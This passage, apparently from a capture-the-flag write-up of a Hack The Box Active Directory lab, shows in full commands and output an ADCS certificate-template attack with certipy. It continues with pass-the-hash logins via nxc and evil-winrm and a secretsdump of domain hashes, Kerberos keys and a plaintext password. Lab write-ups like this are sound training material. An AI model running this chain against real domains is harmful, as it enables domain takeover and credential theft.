-dc-ip '10.129.58.194' -ca certified-DC01-CA \
-template 'CertifiedAuthentication'
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ certipy-ad req \
-u ca_operator -p 'Password123#' \
-dc-ip '10.129.58.194' -ca certified-DC01-CA \
-template 'CertifiedAuthentication'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Step 5: Revert the UPN changes on the victim account

```
certipy-ad account \
    -u 'management_svc' -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
    -dc-ip '10.129.58.194' -upn 'ca_operator@certified.htb' \
    -user 'ca_operator' update
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ certipy-ad account \
    -u 'management_svc' -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
    -dc-ip '10.129.58.194' -upn 'ca_operator@certified.htb' \
    -user 'ca_operator' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
```

Step 6: Authenticate using the requested certificate

```
certipy-ad auth \
    -dc-ip '10.129.58.194' -pfx 'administrator.pfx' \
    -username 'administrator' -domain 'certified.htb'
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ certipy-ad auth \
    -dc-ip '10.129.58.194' -pfx 'administrator.pfx' \
    -username 'administrator' -domain 'certified.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

We have the NT hash of the administrator account

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ nxc smb certified.htb -u 'administrator' -H aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
SMB         10.129.58.194   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.58.194   445    DC01             [+] certified.htb\administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d!)

┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ evil-winrm -i 10.129.58.194 -u administrator -H 0d5b49608bbce1751f708748f67e2d34

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        10/18/2025   2:54 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Domain Takeover

impacket-secretsdump

```
impacket-secretsdump certified.htb/administrator@10.129.58.194 -hashes
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

```
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x dc429b6cbafdcc74c2c3524c029f3844
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CERTIFIED\DC01$:aes256-cts-hmac-sha1-96:9d7b5d3f2a19dbc9ba1fdc30868f6785fa1ed4af4f926c15f2582d0e62c1fa8b
CERTIFIED\DC01$:aes128-cts-hmac-sha1-96:d847be4c23d527272a37955bfd62ecce
CERTIFIED\DC01$:des-cbc-md5:7cf78f2373fd5dad
CERTIFIED\DC01$:plain_password_hex:eddff1eaf0fdece3db4133706a6ad89c44fae7062134287efdbe14fd60166c686fe91ba3c58187a690ff9416c6399bd5da46ca4b6b6d032ca6c42fbd6a1943de5a17bd9aa5faf7c630c591c
0686658655928d2161a7f799e2cb5834a15cbb48943f4fcad34cded52281a6f6f466bfbc0a386a52fca1e7549ea7aebf01f7de588bec0d4b697ede0092115f2cbe99b7e8c44ddd1715dd1243b445cbe3a66133c2dd8bf93205c414ed4c
193bae7a66edb07c916eb095016f17cfcd230a9eca7956e2343fed987dd71aacdee9a2091e0d4b7b72e5644c2ec61
CERTIFIED\DC01$:aad3b435b51404eeaad3b435b51404ee:8f3cbea3908ffcde111e6a077c37dac4:::
[*] DefaultPassword
CERTIFIED\Administrator:sh4rQoa0USkwJBLV
certified.htb\judith.mader:aes256-cts-hmac-sha1-96:d438bb37e044bb971cc2663c8a21b92de2744d759a4e2d330f095ae3fe28fbd0
certified.htb\judith.mader:aes128-cts-hmac-sha1-96:78206ca437421fd19a485cb795f9dab8
certified.htb\judith.mader:des-cbc-md5:bf853e7a4f75ce62
certified.htb\management_svc:aes256-cts-hmac-sha1-96:541fdfb38b55cddd6e5ae67a5d284dfcf0cb8b817b73982c2e67b2f4382f5274
certified.htb\management_svc:aes128-cts-hmac-sha1-96:11d5a39a6639789a63db3d00882162a6
certified.htb\management_svc:des-cbc-md5:8a9bc7513e7f6be5
certified.htb\ca_operator:aes256-cts-hmac-sha1-96:43da3ee21cefa83a5eddce7708887844d2617d3d20e1d4f356bbad5b69e194db
certified.htb\ca_operator:aes128-cts-hmac-sha1-96:3a9f8e26c6486bcfca7974d897b693cb
certified.htb\ca_operator:des-cbc-md5:d638e0bacd10e657
certified.htb\alexander.huges:aes256-cts-hmac-sha1-96:0ff4b5450d4038b588cc821a29e46c476f5aa50a87c74141e167144d4ba5a954
certified.htb\alexander.huges:aes128-cts-hmac-sha1-96:9ee7f9d4b7e86477491721739a1ce3ff
certified.htb\alexander.huges:des-cbc-md5:b35861e05bd0f23b
certified.htb\harry.wilson:aes256-cts-hmac-sha1-96:d91236c4cb5e7297f990a432ddedf3721751d357a4af24dcd7fd840089ba2c27
certified.htb\harry.wilson:aes128-cts-hmac-sha1-96:4f3024e9749a2f429db5e53715d82c32
certified.htb\harry.wilson:des-cbc-md5:e9ce5704da404f7f
certified.htb\gregory.cameron:aes256-cts-hmac-sha1-96:cdedeab400a4166c167b8dd773d02f34fea669c3fa07984e9097c956f00e1092
certified.htb\gregory.cameron:aes128-cts-hmac-sha1-96:4e80c8699fcd90e5f074768a4650486a
certified.htb\gregory.cameron:des-cbc-md5:9b678079089bec1a
```

Domain Takeover Complete